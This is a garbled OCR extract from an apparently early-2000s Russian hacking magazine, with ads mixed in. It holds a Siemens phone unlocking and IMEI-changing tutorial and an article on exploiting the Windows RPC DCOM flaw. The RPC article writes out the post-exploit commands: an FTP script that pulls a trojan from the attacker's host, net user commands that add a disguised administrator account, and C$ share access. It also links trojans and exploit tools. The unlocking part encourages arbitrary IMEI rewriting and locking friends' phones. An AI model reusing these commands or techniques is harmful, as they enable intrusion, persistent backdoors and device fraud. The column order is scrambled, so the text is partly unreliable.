Журнал "МС" - самый технический из популярных и самый популярный из технических.

Взлом

ТЕЛЕФОН ПОД ЗАМКОМ

Skylord (sky_lord@mail.ru)

особой разницы между этими процессами нет, в чем ты убедишься позднее.

Вообще существуют и другие способы снятия SP-lock (типа использования специальных test и clone SIM-карт на старых телефонах Motorola), но мы их не будем рассматривать по причине их малой распространенности.



А вот так выглядит анлокер для свежих Motorola - V6x, V70, T280...

НЕ КОЧЕГАРЫ МЫ, НЕ ПЛОТНИКИ

Ну все, перейдем, наконец, от теории к практике. Практиковаться будем все на тех же телефонах Siemens, но это не суть важно - для мобилок разных производителей отличаются лишь программы, а общие принципы везде именно те, которые были достаточно подробно освещены выше. Сименсы я выбираю потому, что с ними работать легче

всего - кабели (подробнее о них смотри в майском номере [1]) продаются на каждом лотке, программы свободно скачиваются... И не нужно ничего паять самому, покупать дорогое анлокерское оборудование (поинтересуйся ради любопытства, сколько стоит какой-нибудь Griffin-box для Ноккии) или бегать по городу в поисках кабеля (для каких-нибудь Samsung'ов их вообще фиг найдешь). Одним словом - Сименс в руки и вперед ;-).



Набор железа для работы с Ноккиями серии DCT-4 программкой "IMEI repair". Всего-то...

Наличие замочки и частичной разлочки определяется довольно просто на всех моделях. Вытаскивай из мобильника SIM-карточку, включай и вводи *#0606#. Появится экран со всякими шестнадцатеричными значениями - не обращай на них внимания и дави на левую функциональную кнопку. Высветится список из строчек "Unbarred" (или "НЕЛОЧ."). Вернее, должен высветиться в идеале.

Если же в нем присутствуют какие-либо цифры (они и обозначают MCC/NCC) - то телефон лоченый. Если они присутствуют, но мобила нормально работает у другого оператора (с другими MCC/NCC), значит, имеет место частичная разлочка, которую тоже придется прибивать... Этим мы сейчас и займемся.

Прежде всего надо уяснить себе два базовых термина, часто используемых в анлокерских программах (не только Siemens): лог (log) и мап (map). Лог - это снятая и записанная в файл информация о телефоне, необходимая для генерации кодов разблокировки или правильных блоков EEPROM - как правило, состоит из IMEI и специального Phoned - идентификатора конкретного аппарата, в соответствии с которым и создается информация для разблокировки. Мап - это и есть та самая информация, "посчитанная" по заданному логу и предназначенная для заливки в трубу. Данная система создана как раз для того, чтобы зарабатывать на разлочке деньги: человек снимает с телефона лог, посылает его "умному дяде", который за плату генерирует мап и высылает обратно. Также продаются готовые "калькуляторы" (часто, в целях защиты, на базе донгла (dongle) - ключа или "заглушки" в LPT-порт, в который встроена микросхема, собственно и считающая мап) или доступ к онлайн-генератору мапов. Соответственно, основной задачей обычных юзеров в большинстве случаев становится отыскание халявного маппера, чтобы разблокировать телефоны бесплатно ;-).

Об этом мы и поговорим прежде всего.


ОХ ВЫ, ЛОГИ МОИ, ЛОГИ, ЛОГИ ДЛИННЫЕ МОИ...

Классическим логгером для всех Сименсов от x35 до x45 является творение украинского анлокера Макса - Siemens Logger ver. 4.03. Разберем на его примере разлочку банального Siemens C35 - до сих пор встречаются старые частично разлоченные трубки, которые самоблокируются после обновления прошивки.

Важный момент: Siemens Logger, как и многие телефонные программы, работает только под Win9x. Если таковой поблизости нет, то используем альтернативные методы, описанные ниже.

Запустив программу, настраиваем во вкладке "Port settings" скорость и номер ком-порта, где будет "сидеть" мобила - все как обычно. Опять же, типичная рекомендация: если что-то глючит, можно попробовать поиграться со скоростью, но в любом случае все ошибки зачастую свидетельствуют о некачественном кабеле.

Теперь иди во вкладку "Logger" и выбирай свой



Создаем лог с новым IMEI в Siemens Logger

ВСЕ СОФТ ПО ТЕМЕ

1. **ВСЕ НЕОБХОДИМЫЙ СОФТ ЛЕЖИТ ЗДЕСЬ. ИМЕЕТСЯ KSIE (НЕ БЕРИ KSIE 5.1 - ЭТО УЖЕ СТАРАЯ ВЕРСИЯ), SIEMENS LOGGER И МАППЕРЫ ДЛЯ ВСЕХ МОДЕЛЕЙ.**

WWW.SIEMENS-CLUB.RU/SOFT-FLASH.PHP

2. **SM45TOOLS 1.2. ОБ ЭТОЙ ПРОГЕ УЖЕ ГОВОРИЛОСЬ В СТАТЬЕ "ДЕЛО ТРУБА", НО И СЕЙЧАС ОНА ЗАСЛУЖИВАЕТ ВНИМАНИЯ, Т.К. ЯВЛЯЕТСЯ НАИБОЛЕЕ ПРОСТЫМ И ФУНКЦИОНАЛЬНЫМ АНЛОКЕРОМ ДЛЯ S/ME45. ПОЛЬЗОВАТЬСЯ ПРОЩЕ ВСЕГО - ОБЩИЕ ПРИНЦИПЫ, КАК И В ДРУГИХ ПРОГАХ. РАЗЛОЧКА ОДНИМ НАЖАТИЕМ - ДАВИШЬ НА КНОПКУ "UNLOCK" И ГОТОВО!**

WWW.SIEMENS-CLUB.RU/HARD-S.PHP

WWW.SIEMENS-CLUB.RU/SOFT-FLASH.PHP

3. **САЙТЫ АНЛОКЕРОВ. ОБЫЧНО ВСЕ ПЛАТНО, НО ЕСТЬ ЧТО ПОСМОТРЕТЬ И НА ХАЛЯВУ.**

WWW.UNLOCK.LV/

WWW.GSMLAB.COM/

[HTTP://XAK.GSMUNLOCK.SK/](http://XAK.GSMUNLOCK.SK/)

WWW.MOBILZ.ORG/

[HTTP://GSMTRICKS.COM.UA/](http://GSMTRICKS.COM.UA/)

[HTTP://EN.STUDENT.UTWENTE.NL/~LANDY/](http://EN.STUDENT.UTWENTE.NL/~LANDY/) (LOGIN: MOBILE, PASSWORD: ELIBOM)

HTTP://INVISIBLE1.DA.RU/


4. **А ВОТ ТУТ МНОГО АКСЕССУАРОВ (И КАБЕЛЕЙ В ТОМ ЧИСЛЕ) ДЛЯ МОБИЛЬНИКОВ.**

WWW.IRDA.RU/

телефон из списка моделей. Строчками "С35 new" и "S35 new" обозначены соответствующие телефоны с прошивкой 18 или новее: в этой прошивке Сименс поменял метод шифровки IMEI-блоков в EEPROM, и поэтому требуется другой алгоритм. Теперь подсоединяй выключенную мобилу, нажимай кнопочку "Read phone" программы и во время надписи "Scanning" в ее строке статуса коротко надави на кнопку включения трубки. Хотя чего я тебе рассказываю? Мы ведь уже прошивали телефоны! Тут все то же самое...

Логгер совершит все необходимые действия и выдаст окошко для ввода IMEI. Введи в поле "New IMEI" первые 14 цифр (пятнадцатая высчитывается автоматически) идентификатора твоего мобильника и дави на ОК. Помнишь, я говорил о близости технологий разлочка и смены IMEI? Да-да! Ты можешь вводить любой номер, совершенно не обязательно именно тот, который указан на наклейке или выдается телефоном по *#06#. Сохраненный файл имеет расширение log, и именно его мы будем грузить в маппер. Для этих целей вполне подойдет, например, программа Siemens CMS35/C30 MAP creator. Открываем лог ("Open log"), проверяем показанную программой информацию, по необходимости ставим галочку "New CMS35" и давим на "Save MAP".

Возвратившись в Siemens logger, на первой вкладке "Write IMEI" опять выбираем модель нашего пациента, открываем мап ("Open map"), давим "Write IMEI" и совершаем привычные манипуляции с "красной кнопкой" выключенного мобильника.




Создаем мап и пишем его в аппарат

Вот и все! Таким образом и убирается SP-lock, код блокировки самого телефона (не PIN, а именно security code), а также возвращаются к жизни убитые шаловливыми руками аппараты: после всех процедур восстановления (то есть заливки чужого фуллфлеша в случае отсутствия своего) надо всегда заново записывать мап. К тому же, если в результате долгого копания в телефоне ты забыл поправить CRC прошивки, то мобила первым делом как раз убивает блоки IMEI, в результате чего на мертвенно бледном экране наблюдается "квадрат Малевича" (на х35 - черный прямоугольник вверх) или грозная надпись "Wrong software" (на х45 и выше). В общем, берегите, дети, мапы - они нам строить и жить помогают. Аналогично х35 с помощью логгера проводится разлочка и других аппаратов. Главное - найти маппер для соответствующей модели. В пользовании они все одинаковы, разве что некоторые просят вводить IMEI и PhoneID (обратил внимание на эту строчку в окне Siemens Logger и внутри файла лог?) вручную.


МОБИЛЬНЫЙ КОМБАЙН

Логгеры-мапперы - это, конечно, очень хорошо... А вот был бы такой софт, чтобы работал со всеми трубками, под всеми операционками и не требовал беготни из одной программы в другую. И такой софт есть! Называется эта великая программа kSie (качай версию kSie 2.0 - engine build 2/frontend build 2), написана одним очень хорошим программистом по имени Nutzo (до этого он успел отличиться отличной софтиной kNok для Нокий, выполняющей, в общем-то, те же функции, что и Сименсовский вариант) и может буквально все. Это именно профессиональная утилита и с моей точки зрения - лучшая в своем роде на данный момент. Возможностей - выше крыши, но нас интересует именно разлочка.



kSie как он есть. Только что мне мобилу разлочил ;-)

Запускай программу и выбирай в меню свой телефон. Кстати, если не в курсе: трубки типа Siemens 2128 или 6688 - это китайские варианты указанных перед ними в списке моделей. Они иногда попадают к нам по "серым" каналам и ничем функционально от "европейских" не отличаются. Но вернемся к нашим баранам. Перед работой с телефоном нужно как всегда настроить ком-порт и его скорость. Делается это в меню "Misc" ("Set COM port" и "Set COM speed" соответственно). Кроме того, рекомендую поставить "Set debuglevel" - "High" и "Set redirection" - "Display and save". Вот теперь лезь в меню "Unlocking" и разбирайся, что там понавалено. А понавалено там много чего. Итак, пункты меню



А вот сейчас как залочим несчастную трубку на МТС...

сверху вниз по порядку:

- чтение лога с телефона и сохранение его в формате Siemens logger. kSie сразу считывает оригинальный IMEI и его не надо вводить вручную.
- создание файла мапа по файлу с логом ;-).
- то же самое, но сразу для большого количества логов.
- создание файла с мапом для разлочка, залочки или смены IMEI.
- непосредственная разлочка мобилы с сохранение мапа на диск.
- непосредственная разлочка без сохранения мапа.
- копирование в файл блоков IMEI с нормального аппарата в целях бэкапа.
- простая загрузка готового мапа в мобилу.

Наиболее интересен для простого пользователя пункт "Direct unlock" - с ним мы и разберемся подробнее. При его выборе появляется окно (такое же, кстати, как и в "Create unlock map") с кучей настроек. "new IMEI" - это, понятное дело, поле для ввода желаемого серийника трубки. Если хочешь использовать оригинальный номер, то вводить ничего не надо, просто потом нажми не "OK", а "Use original IMEI". Галку "Update flash IMEI" не трогай - она предназначена для телефонов х55 серии и на других моделях не работает. Приятной фишкой kSie является возможность не только разлочить, но и заблокировать аппарат на какую-либо сеть. Более чем полезно, если хочется жестоко приколоться над другом/подругой ;-). Выбрав галку "Autolock to provider", ты заставишь мобилу залочиться на первую же вставленную в него СИМку. Типа, любовь с первого раза. А можно заблокировать и вручную, указав идентификаторы МСС/НСС нужной сети. Одним словом, простор для творчества не ограничен.

В итоге, после нажатия на "OK" или "Use original IMEI" программа, как и все прочие, станет ждать нажатия кнопки с "красной трубкой" на выключенном подсоединенном телефоне. Дождавшись, она сделает все самостоятельно - гляди в окно с отчетом и контролируй процесс. Вуаля! Пользуйся на здоровье! ;-)

ХЕППИ ЭНД

Вот так и разблокируются все мобильники Siemens до х55 не включительно. Почему не включительно? Потому что в своих новых творениях немцы поставили очень неплохую защиту от всего этого дела - сколько времени прошло с выпуска первого телефона с этой защитой (А50), а никто сломать не может. На данный момент х55 разлочивают, только вскрывая корпус и заземлив специальные точки на плате мобилы (на А50 и С55 первой серии) или вообще - выплавив проц или перерезая нужные дорожки (А55, С55, S55 и т.д.). Угробить так мобилу - проще простого, так что этот вопрос мы на время оставим ;-). На время - до тех пор, пока не появятся решения для работы по обычному кабелю. Над этим многие, и я в частности, работают и работают... А пока - взламывай себе и своим знакомым (или незнакомым - за материальное вознаграждение ;-)) мобильники и пиши мне, если что. Успехов!



Взлом

ГЛОБАЛЬНЫЙ ХАК ВИНДЫ



ГЛОБАЛЬНЫЙ ХАК ВИНДЫ

ЭКСПЛУАТАЦИЯ ВИНДОВОЙ RPC-УЯЗВИМОСТИ

Многие кричат, что винда - это форточка без стекла, намекая на то, что она вся дырявая. Заявление, конечно, громкое, но сейчас с этим сложно не согласиться. Совсем недавно мир узнал о более мощной баге, чем брешь в IIS. В отличие от предыдущей ошибки, эта дает права администратора в винде и полноценный доступ к командному интерпретатору. Причем каждый может быть как в роли жертвы, так и в роли атакующего. Хочешь подробностей? Читай дальше!

И ЭТО ТОЛЬКО НАЧАЛО...

Весточка о бреши в форточках промелькнула 16 июля на сайте www.lsd.pl и почти никого не заинтересовала. Добрый Microsoft вовремя среагировал и уже на следующее утро на официальном сервере находился патч под все платформы с кратким описанием уязвимости. Ровно через шесть дней на сайте [Xfocus.org](http://xfocus.org) появляется первый эксплоит (<http://xfocus.org/advisories/200307/4.html>) с шестью таргетами для Win2k и WinXP со всеми сервиспаками. Среди хакеров возникло оживление, но эксплоит был не слишком эффективный, потому как при неверном выборе версии операционки, RPC-служба аварийно завершалась, и взломать систему больше не удавалось - необходима была перезагрузка.



Инфа по баге

Что интересно, описание уязвимости тоже не приводилось. К эксплоиту прилагалось несколько строк, которые говорили о том, что в коде юзает некорректное обращение к интерфейсу `_RemoteGetClassObject`. При этом подменяется именованный канал `ertarreg`, а система имперсонизируется. После чего будет открыт шелл на 4444 порту удаленной машины. Как я уже говорил, хакер получает права администратора.

ЗРИ В КОРЕНЬ!

Но Xfocus внес ясность в проблему. На самом деле уязвимостей в виндах две - локальная и удаленная. Обе они задействованы в эксплоите и являются причиной переполнения буфера. API-

функция `CoGetInstanceFromFile()`, позволяющая создать файл, имеет несколько параметров. Один из них - название файла. Microsoft позаботился о проверке его длины, но только если запрос происходит удаленно. Исходя из этого, невозможно напрямую использовать данную функцию в коде эксплоита. Если же юзать функцию RPC (сервис находится на 135 порту), то ты запросто можешь составить запрос вида `"\\servername\c$\itsverylongfilename.txt"`. Так как винда не проверяет сам параметр, а лишь выделяет под него память, то становится реальным переполнить буфер.

Но и здесь не все так гладко, как кажется на первый взгляд. Для того чтобы передать аргумент API-функции, требуется подменить `"\\servername"` на что-либо другое (изначально это имя машины). Кроме того, необходимо учесть, что шеллкод не должен иметь определенных символов, по которым происходит проверка в функции `GetMachineName()`. Это реализуется с помощью специально подобранных адресов возврата. Они зависят от версии операционной системы, и если сгенерированы неверно, RPC-сервис аварийно завершит работу.

Такое описание было выложено на Xfocus. К нему прилагались сложные дампы дизассемблера, чтобы понять, как именно переполняется буфер.


ЗАМОРОЧКИ СО ВЗЛОМОМ

Для линуксоида существует две проблемы, которые он должен преодолеть до того, как поймет виндовый шелл.

1. Определить версию системы. С точностью до сервиспака. В противном случае хакер загубит сервис и потеряет жертву.
2. Установить троян, который поможет сохранить аксес к тачке. Дело в том, что эксплуатировать винду можно лишь один раз - при выходе из оболочки RPC-сервис уйдет в даун.

Определить версию винды довольно сложно. Конечно, просканировать хост `ntar'om` с опцией `-O`, либо `XSpider'om` вполне реально, но, как известно, сканеры не идеальны. А ошибка равна смерти ;), сервис будет загублен, повторный взлом возможен лишь после перезагрузки. Определить OS можно и другим методом. Например, если на сервере светится 5000 порт, то это скорее WinXP, чем Win2k, потому как сервис, следящий за портом, включен по дефолту именно в XP.

Теперь о второй проблеме. Существует множество троянов, которые организуют удаленное управление виндой. Также есть способ "безпрограммного" администрирования, о котором будет сказано ниже. После того, как хакер разобрался в этих двух проблемах, он может применить эксплоит. Если таргет выбран верно, взломщик получит шелл. Перед этим на удаленной системе будет выполнена команда `"ver"`.



Взлом из консоли Linux

НОВЫЕ ТВОРЕНИЯ

Прошло двадцать дней. Юзеры до сих пор не ставят патчи, так как лезут к ним на 135 порт довольно редко. 12 августа некий эстонец (правильно говорят, что они сильно тормознутый народ) портировал RPC-эксплоит под винду, сделав его многопоточным и многоадресовым (www.securitylab.ru/?ID=39592, название бинарника `КАНТ2`). Что это давало? Теперь все кому не лень могли

ДРУГИЕ ТРОЯНЫ

Возможно, доступа к FTP хакеру покажется мало. Тогда взломщик может применить и другие трояны, к примеру, известный троян "Смерть ламера". Либо скачать утилиту для запуска файлов с сайта [HTTP://PHANTOM-SERVER.CHAT.RU](http://phantom-server.chat.ru). А вообще троянских коней в инете очень много, достаточно посетить сайты подобной тематики.

сканить и ломать друг друга. При этом можно было забить на проблему детектирования OS, эксплоит чекал ее сам. С момента выхода Канта наступил рай для скрипткиддисов (они, в основном, и сидят в Windows), ведь для того чтобы скачать программе нужный диапазон, число потоков и нажать кнопку Enter, много ума не надо.

Эксплоит работает следующим образом: в качестве параметров ему задается диапазон IP-адресов и число трэдов. Если бинарник пронюхал дырявую систему, он забиндит на ней порт и соединится. Затем хакеру необходимо каким-то образом остаться в системе (создать шелл, миную эксплоит). Для этого ставится троян. Подобной заразы в инете пруд пруди. Некоторые, например, юзают Phantom FTPD. По идее, это простой FTP-сервер, но исходя из невидимого запуска и прописки в реестр (либо конфиг), ему присвоили статус трояна.

Теперь о том, как залить бэкдор в систему. Для этого хакер регистрируется на каком-нибудь бесплатном хостинге (например, www.nm.ru) и получает FTP-аккаунт. Он заливает троянца на свой FTP (ссылка на вышеописанный Phantom: <http://phantom-server.chat.ru/pfsini2.zip>) и запоминает его местонахождение. Далее взломщику необходимо создать небольшой FTP-сценарий на похаканной машине (это куда удобнее, чем путаться во мраке неинтерактивных ответов ftp). Для этого юзается ряд консольных команд:

```
echo user username password > a
echo type binary >> a
echo get pfsini2.exe >> a
echo quit >> a
```

Затем нарушитель запускает клиент ftp со следующими параметрами:


```
ftp -n -s:a host.nm.ru (разумеется, username, password и host.nm.ru взломщик заменит на свои реквизиты).
```

Если все сделано правильно, хакер успешно закачивает трояна на винду. Сразу после этого будет удален файл "а", чтобы не светиться на глазах у



Вход на машину и загрузка трояна

жертвы. Теперь необходимо создать конфиг. Конфиг фантома крайне прост. Кладется он в `c:\windows\system32.dfx` и имеет несколько параметров. В довершение всего взломщик перенесет ехе-шник в безопасное место и запустит его. Троянец пропишется в реестре и будет запускаться при каждом старте системы. Теперь достаточно прицелиться к хосту на указанный в конфиге порт, и хакер получит доступ ко всем дискам жертвы без участия сервиса RPC.



Мелкий конфиг трояна

УПРОЩЕНИЕ ЗАДАЧИ

Через два дня после выхода консольного КАНТ2, некий г3L4x сделал графическую утилиту, позволяющую сканировать и эксплуатировать багу (www.securitylab.ru/?ID=39648, название эксплоита: RPC GUI). В довесок к этому программа содержала портативный FTP-сервер. Стало возможным передавать файл прямо с компьютера скрипткиддиса. Действия взломщика сводились к заполнению двух форм и клику по кнопке Scan. Затем хакер нажал кнопку "Exploit" и приступал к протрояниванию жертвы. Да, это поистине полезная утилита для скрипткиддисов. Теперь любой, даже тупой виINDOWСНИК, может ломать сотни

МДМ II КИНО




16 ЗАЛОВ СО ЗВУКОМ DOLBY DIGITAL EXI
(ТОЛЬКО У НАС МОЖНО СМОТРЕТЬ КИНО ЛЕЖА)
(ДО 20 НОВЫХ ФИЛЬМОВ В МЕСЯЦ)

ММ Фрунзенская
Комсомольский проспект, д. 28
Московская Дирекция Молодежи

автоответчик: 951 0056
бронирование билетов по телефону 782 8833

МДМ.КИНО
на пуфиках

LOVESAN ВАЛИТ СИСТЕМУ



Немаловажным симптомом заражения LOVE SAN'ом являются частые ошибки сервиса RPC. Они критические, при их появлении высвечивается окошко с предупреждением о том, что компьютер уйдет в ребут через минуту. Довольно неприятное зрелище :).


Взлом

ГЛОБАЛЬНЫЙ ХАК ВИНДЫ



КАК ОБНАРУЖИТЬ, ЧТО ТВОЮ СИСТЕМУ ПЫТАЮТСЯ ПОЛОМАТЬ?

Если у тебя есть подозрение, что тебя кто-то хочет поломать, то ты можешь узнать IP-адрес возможного взломщика. Для этого набери команду `netstat -an | find "ESTABLISHED"`, и получишь всю информацию об активных подключениях.



Компактный FTP-сервер

тачек. Торжество для социума ламеров! Кстати, некоторые любители взломов совмещают KANT2 и RPC GUI, используя первый в качестве многопоточного сканера, а второй - в роли мини FTP-сервера.

И ЕЩЕ МАХИНАЦИИ

Юзеры часто обращают внимание на посторонние программы в их процесс-листе. Если они заметят трояна, то сразу удалят его, и хакер останется с носом. Чтобы этого не произошло, взломщик может создать нового пользователя и добавить его в группу "Администраторы". Тогда он поймет полный доступ к шарам жертвы (директории c\$, d\$ и т.п.). Для этого достаточно набрать всего две консольные команды:

```
net user machine c00lpassw0rd /add
net localgroup Администраторы machine /add (или
Administrators для английской системы)
```

Теперь пользователь с именем machine (жертва примет его за системный аккаунт и побоится удалять) будет жить в системе, а хакер сможет удаленно прицепиться к компьютеру по протоколу NetBIOS. Реализует он вышесказанное командой `net use disk: \\IPADDRESS\C$`

Утилита спросит у взломщика имя пользователя и пароль к шару. Он вводит аккаунт, который создал выше, и получает все права над файлами диска C:.


ОБРАТНАЯ СТОРОНА МЕДАЛИ

Итак, я описал действия хакера, который может поломать любого виндузятника, используя виндовый эксплоит. Самое интересное, что жертвой можешь оказаться и ты. Разумеется, если у тебя операционка на NT-платформе и открытый 135 порт. К тому же ты можешь невольно оказаться в роли плашдарма для вируса LoveSan, который запросто просканирует сеть и проникнет в твои форточки ;).

Чтобы этого не случилось - прими необходимые меры по защите своего компьютера. В первую очередь, установи патч от мелкомягких. Он находится на сайте Microsoft: www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp. После посещения ссылки выбери свою операционку и нужный язык - тебе будет предоставлен необходимый патч. Его размер колеблется

от 700 до 1500 килобайт.

Во-вторых, защитись фаерволом. Даже с установленным патчем червяк может разрушить RPC-сервис. Если тебе в лом устанавливать внешние брандмауеры, воспользуйся стандартной XP-защитой. Для этого следует перейти в свойства твоего удаленного соединения и выбрать вкладку "Настройка фаервола". Там задай правило, запрещающее входящие коннекты со 135 портом локальной машины. После этого ты будешь находиться в относительной безопасности.



Запрети заходить через RPC на твою машину

При активном вирусе LoveSan, который ты возможно уже подхватил, никакой патч и фаервол не спасает. Чтобы избавиться от обременяющей заразы, посмотри все ключи реестра, отвечающие за автозапуск приложений (либо заюзай утилиту `msconfig` в WinXP). После удаления червя из автостарта, следует выполнить перезагрузку машины и стереть файл `msblast.exe` в каталоге Windows.

КОГДА ВСЕ ЭТО КОНЧИТСЯ?

Никогда! Ты в курсе, что серверов с бажным IIS в инете до фига. То же самое будет и с RPC. Новые юзеры, установившие себе WinXP, будут подвержены нападению хакеров или червей. Вирусы, которые уже проникли на крупные сервера, проживут там долгие месяцы, а то и годы, при этом атака на www.windowsupdate.com будет продолжаться... а потом багоискатели найдут очередную дыру в форточках ;).

Я верю, что ты проникся всей сложностью ситуации и немедленно проверишь свою машину на RPC-уязвимость. В противном случае, случайный хакер или червь сделает это за тебя. Так что займись своей защитой!



ПОДВИЖНАЯ ЗАРАЗА

После выхода виндового эксплоита, в Сеть был запущен червячок LOVE SAN (BLASTER). Он беспорядочно сканил интернет на наличие жертв. За два дня вирус скопировал себя на 12 тысяч машин. Этим он был похож на CodeRed, который лез в винду через брешь в IIS. К тому же LOVE SAN планировал провести атаку. Новый червяк выбрал в качестве жертвы www.windowsupdate.com. Атака намечалась на 16 августа, но так и не состоялась. Всем известный Microsoft решил не мучаться, а просто взял и удалил к чертям собачьим хост www.windowsupdate.com.

КАК ВИРУС РАЗМЕЩАЕТ СЕБЯ В СИСТЕМЕ? После загрузки червя на машину жертвы, LOVE SAN копирует сам себя в каталог `%Windir%\system32` и создает в системном реестре ключ: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` "windows auto update" = `msblast.exe | just want to say love you san!! bill`. Понятно, что имя файла червя носит название `msblast.exe`.

После выхода первой версии этого червя появились некоторые модификации, которые более грамотно заражали систему, не вызывая себя в RPC DCOM. А 20 августа вышел еще один червь Welchia. Эта красавица убивает LOVE SAN и патчит багу в RPC :). Подобное было и с CodeRed - после его выхода был запущен некий вирус CodeGreen, удаляющий CodeRed.

По статистике, червь LOVE SAN кинул все планету на сумму \$525 млн. С такими результатами это не самый разрушительный червь. По данным компании Mi26, ущерб, причиненный Sobig, оценивается в \$5,59 млрд. Вот к чему надо стремиться ;).

Интересные рассуждения можно найти в Сети. Один забавный дядька, Drunken Paladin, подумал и решил, что если червь проведет атаку на Microsoft, то после этого мелкомягкие понесут колоссальные убытки. А т.к. множество зараженных машин находилось именно в Нью-Йорке, плюс многие сервера энергокомпаний этого города использовали ОС от Microsoft - неспроста в Нью-Йорке поотрубали свет. Это все чудовищные проделки мелкомягких, которые хотели свести к минимуму убытки из-за своей ошибки в системе. Вот такие додумки. Хотя, имхо, с таким же успехом могли прилететь инопланетяне и создать мощное электромагнитное поле над Нью-Йорком, повлекшее за собой отключение электричества во всем городе.

ULTRA
100.5FM

Лицензия РВН-4794 выдана 27 ноября 2000 года МПТР




TM RADIO ULTRA

Взлом

ВИНДА DoS

ВИНДА И DOS

Stalsen (stalsen@real.xakep.ru)



ИССЛЕДОВАНИЕ УСТОЙЧИВОСТИ ОС СЕМЕЙСТВА WINDOWS К DoS-АТАКАМ

Ни для кого не секрет, что у большинства юзеров стоит Windows, а его дефолтовые настройки оставляют желать лучшего. Правда, тут не приходится удивляться, ведь эта система никогда и не была безопасной, несмотря на все усилия мелкомягких... И как ты, наверное, догадался, в этой статье я решил провести небольшое исследование устойчивости ОС семейства Windows к DoS-атакам. Конечно, этот материал не претендует на революционность и уникальность, но является познавательным обзорным текстом с минимумом теории и максимумом практики...

ЧТО ТАКОЕ DOS?

